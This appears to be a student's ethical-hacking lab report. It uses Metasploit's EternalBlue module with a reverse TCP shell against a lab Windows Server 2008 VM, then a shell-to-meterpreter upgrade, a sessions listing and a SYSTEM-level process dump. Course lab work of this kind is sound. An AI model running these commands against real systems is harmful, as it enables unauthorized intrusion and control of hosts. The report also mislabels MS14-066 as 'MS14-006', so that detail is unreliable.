OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4: INTRO TO ETHICAL HACKING


RITZ CARR

01191227


Task A. Select your exploits

1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.





2. Search for an exploit that targets a security issue other than MS17-010.



MS14-066

3. Discuss the exploit you select, such as how it works and the required configurations, etc.


MS14-006: This exploit is due to the remote Windows Server Secure Channel improperly processing packets, which makes unable to verify TLS handshake packets sometimes. It affects Windows systems 2003, Vista, 2008, 7, 2012, 8.1 and 2012 R2.

Task B. ms17_010_eternalblue


Use ms17_010_eternalblue and reverse_tcp as the exploit and payload to launch the attack. You need to use the following configuration for the reverse shell:

1. Listening Port: Use 30123 as the listening port number.


2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.



```
refox Webcam Chat on Privileged Javascript Shell
   2225  post/hardware/rftransceiver/rfpwnon                                                        normal     No     Br
ute Force AM/OOK (ie: Garage Doors)
   2226  post/linux/manage/pseudo_shell                                                             normal     No     Ps
eudo-Shell Post-Exploitation Module
   2227  post/multi/escalate/cups_root_file_read                                   2012-11-20       normal     No     CU
PS 1.6.1 Root File Read
   2228  post/multi/escalate/metasploit_pcaplog                                    2012-07-16       manual     No     Mu
lti Escalate Metasploit pcap_log Local Privilege Escalation
   2229  post/multi/recon/local_exploit_suggester                                                   normal     No     Mu
lti Recon Local Exploit Suggester
   2230  post/osx/gather/apfs_encrypted_volume_passwd                              2018-03-21       normal     Yes    Ma
c OS X APFS Encrypted Volume Password Disclosure
   2231  post/solaris/escalate/srsexec_readline                                    2007-05-07       normal     Yes    So
laris srsexec Arbitrary File Reader
   2232  post/windows/escalate/ms10_073_kbdlayout                                  2010-10-12       normal     No     Wi
ndows Escalate NtUserLoadKeyboardLayoutEx Privilege Escalation
   2233  post/windows/escalate/unmarshal_cmd_exec                                  2018-08-05       normal     No     Wi
ndows unmarshal post exploitation
   2234  post/windows/gather/credentials/gpp                                                        normal     No     Wi
ndows Gather Group Policy Preference Saved Passwords
   2235  post/windows/gather/credentials/windows_autologin                                          normal     No     Wi
ndows Gather AutoLogin User Credential Extractor
   2236  post/windows/gather/netlm_downgrade                                                        normal     No     Wi
ndows NetLM Downgrade Attack
   2237  post/windows/manage/pxeexploit                                                             normal     No     Wi
ndows Manage PXE Exploit Server
   2238  post/windows/manage/sticky_keys                                                            normal     No     St
icky Keys Persistance Module
   2239  post/windows/manage/vmdk_mount                                                             normal     No     Wi
ndows Manage VMDK Mount Drive


msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 30123
LPORT => 30123
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.11
RHOST => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```



```
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=



C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf5 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal  No     Shell to Meterpreter Upgrade


msf5 exploit(windows/smb/ms17_010_eternalblue) > 0
[-] Unknown command: 0.
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type               Information                                                                       Connect
ion
  --  ----  ----               -----------                                                                       -------
---
  1         shell x64/windows  Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation...  192.168
.217.3:30123 -> 192.168.217.2:55313 (192.168.10.11)

msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto de
tect).
   LPORT    4433             yes       Port for payload to connect to.
```





Had to use some special directions to get to meterpreter due to multiple fails.

Task C. Basic Information harvesting

Once you have established the reverse shell connection to the target Windows Server 2008, complete the following tasks in your meterpreter shell:


1. Take a screenshot of the target machine, then display it.


Attacker Kali - External Workstation on CY301-LCARR006
Applications Places Terminal Wed 19:51
root@CS2APenTest: ~
File Edit View Search Terminal Help
1192 516 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM
1220 516 vmicsvc.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1244 516 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM
1292 516 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1316 516 svchost.exe x64 0 NT AUTHORITY\SYSTEM
1368 516 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1448 516 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
1588 516 ManagementAgentHost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe
1612 516 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1920 516 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
1984 368 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
2008 2532 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
2100 516 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
2120 948 dwm.exe x64 1 W2008R2\Administrator C:\Windows\System32\dwm.exe
